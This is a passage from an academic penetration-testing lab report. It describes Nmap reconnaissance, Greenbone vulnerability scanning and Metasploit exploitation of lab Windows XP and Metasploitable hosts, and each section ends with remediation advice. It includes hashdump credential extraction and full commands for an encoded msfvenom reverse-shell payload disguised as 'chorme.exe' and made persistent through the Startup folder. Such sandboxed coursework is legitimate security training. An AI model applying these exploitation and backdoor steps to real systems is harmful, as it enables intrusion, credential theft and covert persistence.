- Identification of **end-of-life operating systems** lacking security updates
- Targeting of **SMB-based remote execution exploits** historically associated with legacy Windows platforms
- Rapid prioritization of **high-risk hosts** within a network

Legacy Windows XP/Server 2003 environments are widely recognized as **high-severity security risks** due to the absence of modern security controls and vendor support.

Even without active exploitation, the intelligence gathered during this phase would allow an attacker to **quickly transition into vulnerability exploitation or credential-based attacks**.

3.4.5 Additional Scan Techniques

- Tool: Nmap
- Version: Nmap – 7.95 *(figure 47)*
- Environment: Kali Linux (Virtual Box – GCU Cloud VM)

TCP Connect Scan

Command / Method

```
sudo nmap 192.168.0.3 -sT
```

Purpose

The **TCP Connect scan (-sT)** performs a full TCP three-way handshake to determine open ports when SYN-based scanning is unavailable or restricted.
This method is more detectable but remains reliable across environments lacking raw socket privileges.

Findings *(figure 52)*

The scan confirmed the presence of:

- **135/tcp – MSRPC**
- **139/tcp – NetBIOS-SSN**
- **445/tcp – Microsoft-DS (SMB)**

These results align with earlier enumeration identifying the host as a **legacy Windows system**.

Security Impact

TCP Connect scanning demonstrates that **critical SMB-related services remain externally reachable**, increasing exposure to:

- SMB exploitation
- Credential harvesting
- Remote code execution vulnerabilities

UDP Scan

Command / Method

```
sudo nmap 192.168.0.3 -sU
```

Purpose

The **UDP scan (-sU)** identifies services operating over the connectionless UDP protocol, which is frequently overlooked during reconnaissance yet often exposes **core infrastructure services**.

Findings *(figure 53)*

The scan revealed several UDP-based services, including:

- **NTP (123/udp)**
- **NetBIOS services (137–138/udp)**
- **ISAKMP/IPsec-related services (500/udp, 4500/udp)**
- **UPnP-related service exposure (1900/udp)**

Several ports returned **open|filtered** responses, indicating potential firewall interaction or silent packet filtering.

Security Impact

UDP exposure may enable:

- Network reconnaissance through NetBIOS
- VPN/IPsec attack surface targeting
- Amplification or reflection-based denial-of-service vectors

Because UDP scanning is often omitted, attackers gain **additional hidden visibility** into network services.

Fragmented Packet Scan

Command / Method

```
sudo nmap 192.168.0.3 -f
```

Purpose

The **fragmented packet scan (-f)** attempts to evade firewall and intrusion-detection controls by splitting packets into smaller fragments, making inspection more difficult for improperly configured defenses.

Findings *(figure 54)*

The scan reproduced the same **SMB-related open ports (135, 139, 445)** identified in previous scans, confirming that **packet fragmentation did not prevent service discovery**.

Security Impact

Successful enumeration despite fragmentation indicates:

- Limited firewall packet-reassembly inspection
- Potential susceptibility to **evasion-based reconnaissance**
- Increased likelihood of **undetected malicious scanning**

HTTP Enumeration Script

Command / Method

```
sudo nmap 192.168.0.3-5 -p80 --script http-enum
```

Purpose

The **http-enum NSE script** performs web-application reconnaissance by identifying:

- Administrative panels
- Login portals
- Directory listings
- Publicly accessible web resources

This step represents **initial web-application attack surface discovery**.

Findings *(figure 55)*

Enumeration of host **192.168.0.5** revealed multiple potentially sensitive directories, including:

- **/admin/login.php** – Possible administrative authentication portal
- **/classes/** and **/css/** – Directory listings enabled
- **/icons/** and **/images/** – Accessible resource directories
- **/index/** and **/show/** – Additional exposed content paths

These results confirm **public web-directory exposure** on an Apache 2.2.16 server.

Security Impact

Web directory exposure significantly increases attacker capability by enabling:

- Credential-harvesting attacks via admin portals
- Discovery of hidden application functionality
- Enumeration of sensitive files and configuration data

Unchecked directory exposure is a **common precursor to full web compromise**.

4.0 Vulnerability Assessment

4.1 Overview

The Vulnerability Assessment phase expanded upon prior reconnaissance and enumeration activities by identifying known security weaknesses present on discovered hosts within the controlled laboratory environment. This phase utilized the **Greenbone Vulnerability Management (GVM/OpenVAS)** platform running inside the Kali Linux virtual machine to perform vulnerability scans against multiple simulated enterprise targets.

Unlike reconnaissance scanning, vulnerability assessment correlates detected services, operating systems, and configurations with publicly disclosed security flaws documented in the Common Vulnerabilities and Exposures (CVE) database. The goal of this phase was to determine exploitable weaknesses, evaluate their severity, and provide remediation guidance aligned with secure system design principles.

It is important to clarify that **all vulnerability scanning was conducted exclusively within an authorized GCU laboratory simulation** and **not against the real AutoLiv corporate domain, infrastructure, or production systems**. The laboratory virtual machines were intentionally configured to represent systems that could plausibly exist within an enterprise environment similar to AutoLiv's network. This simulated methodology enables ethical demonstration of penetration-testing techniques, vulnerability discovery, and remediation planning while remaining fully compliant with legal, institutional, and academic requirements. If comparable vulnerabilities were present in a real corporate environment, they could expose the organization to risks such as remote code execution, credential compromise, lateral movement, and long-term attacker persistence. Therefore, the findings documented in this phase should be interpreted strictly as **hypothetical risk modeling derived from simulated systems**, not evidence of actual vulnerabilities within AutoLiv.

4.2 Recommendation

Based on the vulnerability assessment conducted using Greenbone Vulnerability Management (OpenVAS), several **critical and high-severity security weaknesses** were identified across the simulated enterprise hosts. These findings highlight systemic risks commonly associated with **legacy operating systems, outdated services, weak authentication mechanisms, and insecure default configurations**.

To achieve successful remediation and align with fundamental **secure system design principles**, the following defensive actions are recommended:

- Apply **vendor-supported security patches and updates** to remediate publicly disclosed CVEs affecting operating systems and network services.
- **Decommission or upgrade unsupported legacy platforms**, particularly Windows XP/Server 2003-class systems that no longer receive security updates.
- Disable **unnecessary or insecure network services** such as Telnet, FTP, and SMBv1 to reduce remote attack surface exposure.

- Enforce **strong authentication controls**, including password complexity requirements, account lockout protections, and secure administrative access methods such as SSH key-based authentication.
- Implement **network segmentation, firewall filtering, and least-privilege access controls** to prevent lateral movement following compromise.
- Establish a **continuous vulnerability management and patch governance program** supported by routine scanning, remediation tracking, and configuration auditing.
- Deploy **endpoint detection, logging, and intrusion-detection monitoring** capable of identifying exploitation attempts and anomalous persistence behavior.

Collectively, these remediation strategies reduce exploitability, strengthen defensive posture, and support **long-term enterprise security resilience** within environments comparable to the simulated AutoLiv infrastructure.

4.3 Scope

Environment

- Platform: Kali Linux (GCU Cloud Virtual Machine)
- Tool: **Greenbone Vulnerability Manager (OpenVAS/GVM)**
- Targets Scanned:
    - SQL To Shell
    - Windows XP
    - Kali-Linux Host System

Ethical Limitation

- No scanning of real AutoLiv infrastructure
- All activity restricted to **sandbox virtual machines**
- Conducted strictly for **academic penetration-testing simulation**

4.4 Details

4.4.1 Vulnerability Scanning Using Greenbone (OpenVAS)

Tool: Greenbone Vulnerability Manager (GVM/OpenVAS)
Database Source: Common Vulnerabilities and Exposures (CVE) and Greenbone Network Vulnerability Tests (NVT)
Environment: Kali Linux (GCU Virtual Lab)

Command / Method

Greenbone Vulnerability Manager services were initialized from the Kali Linux terminal using the gvm-start command to launch the vulnerability scanner, management daemon, and web interface required for assessment *(Figure 56)*.

The Greenbone Security Assistant web dashboard was accessed locally through the provided HTTPS interface, allowing configuration of scan targets, execution of vulnerability scans, and review of assessment results *(Figure 57)*.

Three scan targets were configured and evaluated:

- **Local Kali Linux host (127.0.0.1)**
- **SQL To Shell vulnerable server (127.0.0.3)**
- **Additional vulnerable host (127.0.0.4)**

Corresponding vulnerability scan tasks were executed using the **Full and Fast** scan configuration.
All scan tasks completed successfully without execution errors, confirming proper scanner operation *(Figure 59)*.

Host discovery and operating system identification results were then reviewed within Greenbone, confirming detection of multiple hosts and associated operating systems. *(Figures 61–62)*

All scanning activity occurred strictly within the **authorized academic simulation environment** and did not involve real AutoLiv infrastructure.

Purpose

The purpose of performing vulnerability scanning with Greenbone was to identify **known security weaknesses, insecure configurations, and exploitable conditions** present on discovered hosts following reconnaissance and enumeration phases.

Unlike port or service enumeration alone, vulnerability assessment correlates detected systems and services with **public CVE-documented vulnerabilities**, enabling:

- Identification of **high-risk security exposures**
- Evaluation of **exploitability and enterprise impact**
- Development of **remediation strategies aligned with secure system design principles**

This phase represents the transition from **technical discovery to formal risk analysis** within the penetration-testing lifecycle.

Findings

Greenbone scan results identified **multiple vulnerabilities of varying severity** across the simulated laboratory hosts.

Key observations include:

Local Kali Linux Host (127.0.0.1)

- Detected **medium-severity vulnerabilities**, including insecure service configurations such as unauthenticated MQTT access and weak SSL/TLS cipher support *(Figure 60)*
- Demonstrates that even maintained administrative systems may contain **misconfiguration-based security risks**

SQL To Shell / Additional Vulnerable Hosts (127.0.0.3 – 127.0.0.4)

- Returned **log-level or lower-severity findings**, indicating fewer exploitable weaknesses relative to legacy or intentionally vulnerable environments
- Confirms variability of vulnerability exposure across different host configurations

Operating System Analysis

- Greenbone severity distribution shows **one high-severity operating system instance** alongside medium and low classifications *(Figure 62)*
- Reinforces correlation between **legacy or insecure configurations** and increased vulnerability severity

Collectively, results demonstrate that **system configuration, patch level, and service exposure directly influence vulnerability severity**.

Security Impact

If vulnerabilities similar to those identified in this simulated environment were present within a real enterprise network, potential impacts could include:

- **Unauthorized remote access or service abuse**
- **Credential exposure or interception through weak encryption**

- **Privilege escalation and lateral movement across internal systems**
- **Persistent attacker footholds enabling long-term compromise**

These risks highlight the necessity of:

- Continuous **vulnerability scanning and remediation**
- Secure **service configuration and encryption enforcement**
- Ongoing **patch and lifecycle management**

All conclusions remain confined to a **controlled academic simulation** and do not indicate real vulnerabilities within AutoLiv production infrastructure.

4.4.2 Critical Vulnerability Taxonomies Identified

Command / Method

Detailed vulnerability information was obtained by reviewing completed Greenbone scan reports and opening individual host findings within the Greenbone Security Assistant interface.
Each vulnerability entry was correlated with associated **CVE and NVT identifiers**, severity classifications, and affected services to determine representative **critical enterprise vulnerability categories** present within the simulated environment *(Figures 60 and 63*).

Remediation guidance was derived from Greenbone vulnerability descriptions and aligned with **secure configuration, patch management, and service-hardening best practices**.

Purpose

The objective of this section is to:

- Identify **five critical vulnerability categories** discovered during scanning
- Evaluate **security risk and exploitability**
- Provide **actionable remediation strategies** aligned with enterprise security design principles

This transforms **raw vulnerability scan output** into **defensive security recommendations**, completing the penetration-testing risk-analysis phase.

Findings and Remediation

1. Unauthenticated Network Service Exposure (MQTT)

Evidence: Medium-severity MQTT broker vulnerability detected on the local host *(Figure 60).*

Risk: Allows attackers to connect without credentials, enabling **unauthorized messaging, command injection, or data interception**.

Security Impact: Potential **remote interaction with internal services** and persistence mechanisms.

Remediation:

- Enforce **authentication and authorization controls**
- Restrict access via **firewall segmentation**
- Disable unnecessary messaging services

2. Weak SSL/TLS Cryptographic Configuration

Evidence: Weak cipher suites identified in scan results *(Figure 60)*.

Risk: Enables **traffic decryption, man-in-the-middle interception, and credential exposure**.

Security Impact: Compromises **confidentiality and integrity of encrypted communications**.

Remediation:

- Disable **deprecated protocols and ciphers**
- Enforce **TLS 1.2/1.3 only**
- Maintain **certificate lifecycle management**

3. Weak SSH Cryptographic Algorithms

Evidence: Weak SSH MAC algorithm support detected *(Figure 60)*.

Risk: Permits **cryptographic downgrade attacks, brute-force facilitation, or session hijacking**.

Security Impact: Threatens **administrative remote-access security** and may enable **privilege escalation**.

Remediation:

- Remove **deprecated MAC/cipher algorithms**
- Require **key-based authentication**
- Enforce **secure SSH configuration baselines**

4. CVE-Referenced Host Vulnerabilities

Evidence: Multiple CVE/NVT identifiers associated with scanned hosts *(Figure 63)*.

Risk: Documented vulnerabilities provide **known exploitation pathways** widely used in real-world attacks.

Security Impact: May enable:

- **Remote code execution**
- **Privilege escalation**
- **Service compromise**

Remediation:

- Apply **vendor security patches**
- Upgrade **unsupported software versions**
- Implement **continuous vulnerability management**

5. System Misconfiguration and Exposure Risk

Evidence: Variation in severity across hosts and services *(Figures 60–63)*.

Risk: Default configurations and exposed services create **low-complexity attack vectors**.

Security Impact: Facilitates:

- **Lateral movement**
- **Credential compromise**
- **Persistent attacker footholds**

Remediation:

- Apply **secure configuration hardening standards**
- Disable **unused services and ports**
- Perform **routine vulnerability scanning and auditing**

Security Impact

The vulnerability categories identified represent **common enterprise exploitation pathways** capable of enabling:

- Unauthorized remote access
- Credential compromise

- Privilege escalation and lateral movement
- Long-term attacker persistence and data exfiltration

These weaknesses are frequently leveraged by **advanced persistent threat (APT) actors**, as they provide **stable and repeatable intrusion mechanisms** within inadequately secured environments.

All findings remain confined to a **controlled academic simulation** and do not indicate real vulnerabilities within AutoLiv production infrastructure.

4.4.3 Application of Vulnerability Knowledge to Alternative Contexts

Command / Method

Analysis of vulnerability applicability was performed by reviewing the **severity classifications, CVE/NVT identifiers, affected services, and remediation guidance** obtained from the Greenbone vulnerability assessment.
Observed vulnerability patterns were then compared against **common enterprise security weaknesses** documented in industry security frameworks and real-world intrusion case studies to determine how similar conditions could manifest in **different technical and organizational environments**.

Purpose

The purpose of this section is to demonstrate how vulnerabilities identified within a **controlled laboratory simulation** can provide meaningful insight into:

- **Broader enterprise security risks**
- **Transferability of exploitation techniques**
- **Preventive defensive design strategies**

This analysis ensures that findings extend beyond a single environment and contribute to **realistic organizational risk understanding**.

Findings

The vulnerability assessment revealed several **reusable vulnerability patterns** that commonly appear across enterprise systems, cloud services, and hybrid infrastructures:

Authentication and Access Control Weaknesses

Unauthenticated services and weak credential protections observed in the lab mirror **real-world enterprise misconfigurations**, where exposed services allow attackers to gain **initial footholds** without valid credentials.

These weaknesses frequently appear in:

- Internet-exposed IoT or messaging services
- Misconfigured cloud workloads
- Legacy internal services lacking modern authentication

Weak Cryptographic Implementations

Detection of weak SSL/TLS and SSH cryptographic configurations demonstrates how **outdated encryption standards** remain a widespread organizational risk.

Similar weaknesses are commonly exploited in:

- Legacy web servers
- VPN gateways using deprecated ciphers
- Internal administrative protocols lacking modern encryption enforcement

Because encryption protects **confidentiality and integrity**, weaknesses in this area translate directly into **enterprise-wide exposure risk**.

CVE-Documented Software Vulnerabilities

Host vulnerabilities associated with **public CVE identifiers** illustrate how known software flaws persist in production environments due to:

- Delayed patching
- Unsupported software versions
- Inadequate vulnerability-management processes

These same conditions are repeatedly leveraged in **real-world breaches, ransomware campaigns, and advanced persistent threat intrusions**.

System Misconfiguration and Service Exposure

Variation in severity across scanned hosts demonstrates that **configuration quality directly impacts risk level**.
Poorly hardened systems consistently present **higher exploitability**, regardless of operating system or deployment model.

This principle applies broadly to:

- On-premises enterprise networks
- Cloud infrastructure and containers

- Third-party vendor environments

Security Impact

Understanding how vulnerabilities translate across environments enables organizations to:

- **Predict attacker behavior** based on known exploitation patterns
- **Prioritize remediation** according to real business risk
- Implement **defense-in-depth security architecture** across diverse systems
- Strengthen **patch management, encryption policy, and configuration hardening**

These lessons demonstrate that vulnerability assessments are not limited to a single system but instead provide **strategic security insight applicable to alternative operational contexts**.

All interpretations remain based on a **controlled academic simulation** and do not indicate real vulnerabilities within AutoLiv production infrastructure.

4.4.4 Advanced Persistent Threat (APT) Relevance

Command / Method

Advanced persistent threat relevance was evaluated by analyzing the **vulnerability categories, severity levels, affected services, and CVE-referenced findings** identified during the Greenbone vulnerability assessment.
Observed weaknesses were compared with **documented attacker behaviors and intrusion techniques** commonly associated with long-term targeted cyber-espionage and enterprise compromise operations.

Purpose

The purpose of this section is to determine whether vulnerabilities discovered within the **simulated laboratory environment** could realistically be leveraged by **advanced persistent threat (APT) actors** in real organizational contexts.

This analysis supports:

- Understanding **long-term exploitation potential**
- Evaluating **enterprise-level security risk**
- Demonstrating the relationship between **technical vulnerabilities and strategic cyber threats**

Findings

Several vulnerability categories identified in the Greenbone assessment align closely with **conditions historically exploited in APT intrusion campaigns**.

Unauthenticated or Weakly Protected Services

Exposure of services without authentication—such as the detected MQTT configuration—mirrors real-world initial-access vectors used by threat actors to obtain **unauthorized footholds** inside enterprise environments.

APT groups frequently exploit:

- Misconfigured network services
- Default or missing authentication controls
- Poorly segmented internal systems

These weaknesses enable **stealthy persistence prior to detection**.

Weak Cryptographic Implementations

Detection of weak SSL/TLS cipher suites and insecure SSH cryptographic algorithms demonstrates how **outdated encryption configurations** can undermine enterprise confidentiality and integrity protections.

APT actors commonly target:

- Legacy encryption protocols
- Downgrade-susceptible secure channels
- Administrative remote-access services

Successful exploitation may allow **credential interception, session hijacking, or covert monitoring of communications**.

CVE-Documented Host Vulnerabilities

The presence of vulnerabilities associated with **public CVE and NVT identifiers** reflects one of the most common real-world APT exploitation strategies: leveraging **known but unpatched software flaws**.

Historical breach investigations consistently show attackers exploiting:

- Delayed patch deployment
- Unsupported software versions
- Weak vulnerability-management processes

These conditions enable **remote code execution, privilege escalation, and lateral movement** within enterprise networks.

System Misconfiguration and Privilege Escalation Paths

Variation in vulnerability severity across hosts indicates that **configuration weaknesses**, rather than operating system type alone, often determine exploitability.

APT actors routinely exploit:

- Default configurations
- Excessive service exposure
- Insufficient privilege separation

Such weaknesses support **long-term persistence and covert expansion across internal infrastructure**.

Security Impact

If vulnerabilities comparable to those identified in this **controlled simulation** existed within a real corporate environment, they could enable:

- **Stealthy initial compromise** through unauthenticated services
- **Credential interception and encrypted-traffic decryption**
- **Privilege escalation and lateral network movement**
- **Persistent access supporting espionage, disruption, or data exfiltration**

These outcomes align directly with **documented APT operational objectives**, confirming that the vulnerability categories discovered in this assessment represent **credible enterprise-level security risks**.

Effective mitigation therefore requires:

- Continuous **vulnerability scanning and remediation**
- Strong **authentication and encryption enforcement**
- Timely **patch and lifecycle management**
- Comprehensive **defense-in-depth security architecture**

All conclusions remain limited to an **academic simulation environment** and do not indicate real vulnerabilities within AutoLiv production infrastructure.

5.0 Applied Exploitation Using Metasploit

5.1 Overview

The Applied Exploitation phase transitioned from vulnerability identification to controlled exploitation using the Metasploit Framework within the authorized GCU laboratory environment.

This phase demonstrates how previously identified vulnerabilities can be weaponized to obtain unauthorized system access, escalate privileges, and establish remote control sessions.

All exploitation activities were conducted exclusively within the Lopes Cloud sandbox environment against:

- Windows XP
- Metasploitable 1
- Metasploitable 2

No real-world systems were targeted. All activity complied with institutional and ethical penetration-testing standards.

5.2 Recommendation

Based on successful exploitation of the simulated hosts, the following defensive measures are recommended:

- Decommission unsupported legacy systems such as Windows XP
- Disable SMBv1 and vulnerable network services
- Enforce strict patch management governance
- Remove default credentials and weak passwords
- Implement host-based intrusion detection and logging
- Apply network segmentation to restrict lateral movement
- Conduct routine exploitation validation testing as part of red-team assessments

The results demonstrate that unpatched systems and weak service configurations enable rapid compromise using publicly available exploit frameworks.

5.3 Scope

Environment
• Platform: Kali Linux (Lopes Cloud)
• Tool: Metasploit Framework (msfconsole)
• Targets: *(figure 64)*

- Windows XP (192.168.0.3)
- Metasploitable 1 (192.168.0.2)
- Metasploitable 2 (192.168.0.4)

Ethical Limitation
• No external networks were targeted
• No real AutoLiv infrastructure was involved
• All activity remained within the authorized GCU virtual lab

5.4 Details

5.4.1 Exploitation of Windows XP

Tool: Metasploit Framework
Module: exploit/windows/smb/ms08_067_netapi
Target Host: 192.168.0.3

Command / Method

Prior enumeration activities confirmed that the Windows XP host at 192.168.0.3 was accessible on the network and exposed SMB services on port 445/tcp *(Figure 67)*. Service fingerprinting identified the system as Windows XP Service Pack 3, a legacy operating system known to be vulnerable to MS08-067 remote code execution.

A module search within the Metasploit Framework identified applicable SMB exploit modules targeting legacy Windows platforms *(Figure 68)*. The MS08-067 NetAPI exploit module was selected and loaded into the Metasploit console *(Figure 69)*.

Exploit parameters were configured to define the local reverse handler (LHOST) and the remote Windows XP target (RHOSTS) *(Figure 70)*. Once properly configured, the exploit was executed against the target host.

Execution output confirmed successful vulnerability triggering and establishment of a Meterpreter session *(Figure 71)*, demonstrating unauthenticated remote code execution via the SMB service.

Findings

Successful exploitation of MS08-067 resulted in full administrative compromise of the Windows XP system.

SYSTEM-Level Privilege Verification

After establishing the Meterpreter session, privilege verification was conducted to confirm the level of access obtained. The session was running under NT AUTHORITY\SYSTEM, demonstrating complete administrative control of the host *(Figure 72)*.

Credential Extraction

The hashdump command was executed to extract password hashes from the Windows Security Account Manager (SAM) database. Multiple user account hashes, including the Administrator account, were successfully retrieved *(Figure 73)*.

This confirms credential compromise and potential for lateral movement within a networked enterprise environment.

Remote Desktop Capture

A remote screenshot of the Windows XP desktop was successfully captured from the compromised system *(Figure 74)*. This demonstrates active remote control of the host and confirms that the attacker can interact with the user environment.

File System Access and Manipulation

File system enumeration and file upload capabilities were verified within the compromised environment *(Figure 75)*. The ability to navigate directories and upload files confirms full operational control over the system's storage and execution environment.

Security Impact

The MS08-067 vulnerability is a critical SMB remote code execution flaw that allows unauthenticated attackers to execute arbitrary code over port 445.

Exploitation requires:

- No valid credentials
- No prior authentication
- Only network access to the vulnerable host

If present in a real enterprise environment, this vulnerability would allow attackers to:

- Achieve full SYSTEM-level control
- Extract password hashes for credential reuse
- Deploy ransomware or persistent backdoors
- Move laterally through SMB trust relationships

- Establish long-term persistence within internal infrastructure

The vulnerability exploited in this simulation has historically been leveraged in large-scale malware campaigns and enterprise breaches, reinforcing the critical risk posed by unsupported legacy operating systems.

The successful compromise of the Windows XP host confirms that unpatched legacy systems represent severe enterprise security exposure.

All exploitation activity was conducted strictly within the authorized academic sandbox and does not represent real AutoLiv infrastructure.

5.4.3 Exploitation of Metasploitable 1

Tool: Metasploit Framework
Module: exploit/multi/samba/usermap_script
Target Host: 192.168.0.2
Attacker Platform: Kali Linux (Lopes Cloud Environment)

Command / Method

Following enumeration in prior phases, the Metasploitable 1 host at 192.168.0.2 was identified as exposing multiple network services, including Samba over port 139 and 445 *(Figure 76).* Service version detection indicated an outdated Samba configuration consistent with known command injection vulnerabilities.

A search within the Metasploit Framework identified the usermap_script module as applicable to vulnerable Samba versions *(Figure 77).* The module was selected and loaded into the Metasploit console for configuration *(Figure 78).*

Exploit parameters were configured to define the remote host (RHOSTS) and local reverse handler (LHOST) *(Figure 79).* Once configuration was validated, the exploit was executed against the target system.

Execution output confirmed successful command injection and establishment of a remote shell session *(Figure 80),* demonstrating unauthenticated remote compromise of the Linux-based Metasploitable host.

Findings

Successful exploitation of the Samba username map script vulnerability resulted in immediate shell-level access to the target system.

Remote Shell Access Verification

Upon exploitation, a shell session was successfully opened, confirming arbitrary command execution on the target system *(Figure 81).* Basic system identification commands were executed to verify access and confirm the compromised host environment.

The ability to execute commands remotely confirms that the Samba service was improperly configured and vulnerable to command injection.

Privilege and System Enumeration

Post-exploitation enumeration confirmed:

- Active user context
- Linux kernel version
- Directory structure
- System-level file access

File system navigation demonstrated unrestricted directory visibility and execution capability *(Figure 82).* This level of access enables attackers to deploy persistence mechanisms, extract sensitive files, or escalate privileges depending on system configuration.

Security Impact

The Samba username map script vulnerability (CVE-2007-2447) allows unauthenticated remote command execution via improperly validated username parameters.

Exploitation requires:

- Network access to SMB service
- No valid credentials
- No prior authentication

Successful compromise enables:

- Remote shell access
- File system traversal
- Deployment of malicious payloads
- Credential harvesting from Linux systems
- Lateral movement within mixed Windows/Linux environments

Because Samba is frequently deployed in enterprise environments for file sharing and authentication integration, misconfigured instances present significant cross-platform security risk.

The successful exploitation of the Metasploitable 1 host confirms that outdated open-source service configurations can expose enterprise systems to immediate compromise.

All exploitation activity was conducted strictly within the authorized academic sandbox and does not represent real AutoLiv infrastructure.

5.4.3 Exploitation of Metasploitable 2

Tool: Metasploit Framework
Module: exploit/linux/postgres/postgres_payload
Target Host: 192.168.0.4
Attacker Platform: Kali Linux (Lopes Cloud Environment)

Command / Method

Enumeration results identified that the Metasploitable 2 host at 192.168.0.4 was exposing PostgreSQL service on port 5432/tcp *(Figure 83).* Service fingerprinting confirmed the presence of an accessible PostgreSQL instance.

A module search within the Metasploit Framework identified applicable PostgreSQL exploit modules capable of leveraging default credentials *(Figure 84).* The postgres_payload module was selected and loaded for exploitation *(Figure 85).*

Exploit parameters were configured to define:

- Remote host (RHOSTS = 192.168.0.4)
- Local reverse handler (LHOST)
- Default PostgreSQL credentials (postgres / postgres)

(Figure 86)

Upon execution, the module successfully authenticated to the PostgreSQL service and deployed a payload, resulting in a remote shell session on the Linux host *(Figure 87).*

Findings

Successful exploitation resulted in remote shell-level access to the Metasploitable 2 system.

Shell Verification

Post-exploitation verification commands confirmed active access to the Linux host and identified the current user context and kernel version *(Figure 88).*

File System Enumeration

Directory traversal confirmed full visibility of the system's file structure *(Figure 89).* The ability to navigate root directories demonstrates full system compromise.

Security Impact

PostgreSQL services configured with default credentials present a critical enterprise risk.

Successful exploitation enables:

- Unauthorized database access
- Remote shell execution
- Data extraction
- Privilege escalation opportunities
- Lateral movement across networked systems

This exploit demonstrates how weak credential management can lead directly to full system compromise.

All activity was conducted within the authorized academic sandbox environment.

6.0 Custom Payload

6.1 Overview

The Applied Exploitation phase transitioned from vulnerability identification to controlled exploitation within the authorized GCU Lopes Cloud laboratory environment.

This phase demonstrates how previously identified vulnerabilities on a legacy Windows XP system can be exploited using the Metasploit Framework to obtain unauthorized remote access. Following successful exploitation, a custom reverse TCP payload was generated using MSFVenom and deployed as a persistent backdoor.

The objective of this phase was to:

- Exploit a known SMB vulnerability
- Obtain SYSTEM-level access
- Generate a custom payload
- Establish a remote reverse shell connection
- Implement persistence
- Verify remote administrative control

All activities were conducted strictly within the academic sandbox environment. No real AutoLiv systems were targeted.

6.2 Recommendation

Based on the successful exploitation and backdoor deployment, the following defensive security recommendations are provided:

- Decommission unsupported legacy systems such as Windows XP
- Disable SMBv1 and vulnerable legacy services
- Enforce strict patch management governance
- Restrict outbound firewall rules to prevent unauthorized reverse connections
- Implement host-based intrusion detection and logging
- Remove unnecessary Startup persistence mechanisms
- Conduct regular exploitation validation testing

The results demonstrate that unpatched legacy systems allow rapid compromise using publicly available exploit frameworks and tools.

6.3 Scope

Environment

- Attacker Platform: Kali Linux (Lopes Cloud)
- Target Host: Windows XP (192.168.0.3)
- Toolset: Metasploit Framework and MSFVenom

Ethical Limitation

- No external networks were targeted
- No real AutoLiv infrastructure was involved
- All activity remained within the authorized GCU virtual lab

6.4 Details

6.4.1 Exploitation of Windows XP

Tool: Metasploit Framework
Module: exploit/windows/smb/ms08_067_netapi
Target Host: 192.168.0.3

Command / Method

Prior Nmap enumeration confirmed that the Windows XP host exposed SMB services on port 445/tcp. Service fingerprinting identified the operating system as Windows XP Service Pack 3, a legacy platform vulnerable to MS08-067 remote code execution.

The exploit module was selected and configured:

```
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 192.168.0.3
set LHOST 192.168.0.1
run
```

Execution output confirmed successful vulnerability triggering and establishment of a Meterpreter session.

Findings

- Unauthenticated remote code execution achieved
- Meterpreter session established
- SYSTEM-level privileges obtained
- Full administrative compromise confirmed

The session operated under NT AUTHORITY\SYSTEM, confirming complete control of the target host.

Security Impact

The MS08-067 vulnerability allows unauthenticated attackers to execute arbitrary code over SMB without credentials. If present in a real enterprise network, this vulnerability would enable:

- Full system compromise
- Credential extraction
- Ransomware deployment
- Lateral movement via SMB trust relationships
- Long-term persistence

6.4.2 Custom Payload Creation and Backdoor Deployment

Tool: MSFVenom / Metasploit Framework
Target Host: Windows XP (192.168.0.3)
Attacker Platform: Kali Linux (Lopes Cloud Environment)

Custom Payload Generation

Following successful exploitation of the Windows XP host, a custom reverse TCP payload was generated using MSFVenom to establish independent persistent access.

The following command was executed from Kali Linux:

```
msfvenom -p windows/meterpreter/reverse_tcp StageRetryCount=17280
LHOST=192.168.0.1 LPORT=4132 -a x86 -e x86/shikata_ga_nai -i 3 -f exe >
chorme.exe
```

The MSFVenom output confirmed successful payload creation and encoding iterations *(Figure 90).*

Listener Configuration

A Metasploit multi/handler listener was configured to receive the reverse connection from the custom payload.

The following commands were executed:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.0.1
set LPORT 4132
run
```

The handler successfully initialized and began listening on TCP port 4132 *(Figure 91)*.

Payload Upload to Windows XP

Using the active Meterpreter session obtained in Section 5.4.1, the custom payload was uploaded to the compromised Windows XP host:

```
upload chorme.exe
```

Meterpreter confirmed successful file transfer to the target system *(Figure 92)*.

Persistence via Startup Folder

To establish persistence, the payload was placed in the Windows Startup directory:

```
C:\Documents and Settings\All Users\Start Menu\Programs\Startup
```

Directory listing confirmed the presence of chorme.exe within the Startup folder *(Figure 93)*.

This ensures automatic execution upon system reboot.

Reverse Connection Establishment

The payload was executed from the compromised system:

```
chorme.exe
```

The multi/handler immediately received an inbound connection, confirming successful reverse TCP communication *(Figure 94)*.

Remote Access Verification

Post-exploitation verification commands were executed to confirm session control:

```
getuid
pwd
ls
netstat
```

The Meterpreter session confirmed SYSTEM-level privileges *(Figure 95)*.

Netstat output confirmed an ESTABLISHED outbound TCP connection from Windows XP to the Kali Linux attacker machine on port 4132 *(Figure 96)*.

7.0 Website Vulnerability Assessment

7.1 Overview

The Website Vulnerability Assessment phase focused on identifying security weaknesses present within the web applications hosted on the Metasploitable 2 virtual machine. Web services represent one of the most common entry points for attackers because they are publicly accessible and frequently interact with user input, databases, and backend services.

During this phase, multiple web vulnerability assessment tools available within the Kali Linux environment were used to analyze the simulated web infrastructure. The tools included:

• Nikto Web Server Scanner
• Metasploit WMAP Web Application Scanner
• OWASP ZAP (Zed Attack Proxy)

These tools were used to identify insecure configurations, outdated software, exposed directories, and application vulnerabilities such as SQL injection and cross-site scripting (XSS).

All scanning activities were conducted strictly within the authorized GCU penetration testing laboratory environment against the Metasploitable 2 virtual machine. No real AutoLiv systems were scanned or interacted with during this assessment.

The results demonstrate how automated vulnerability scanners can quickly identify weaknesses in web applications that could allow attackers to gain unauthorized access, extract data, or escalate privileges.

7.2 Recommendation

Based on the website vulnerability assessment findings, the following defensive security recommendations are provided:

- Upgrade outdated web server software such as Apache and PHP to currently supported versions
- Disable unnecessary HTTP methods including TRACE to prevent cross-site tracing attacks
- Implement secure HTTP security headers including
- X-Frame-Options
- Content-Security-Policy
- X-Content-Type-Options

• Disable directory indexing on public web servers
• Remove publicly accessible configuration files such as **phpinfo.php** or **wp-config.php**
• Protect administrative interfaces such as **phpMyAdmin** behind authentication controls or

network restrictions
• Sanitize user input to prevent SQL injection and cross-site scripting attacks
• Implement Web Application Firewalls (WAF) to detect and block malicious requests
• Conduct routine web application vulnerability scanning and patch management

Implementing these defensive measures significantly reduces the risk of web application compromise and helps protect sensitive enterprise systems.

7.3 Scope

Environment

Platform
Kali Linux (GCU Virtual Machine)

Target System
Metasploitable 2 Web Server

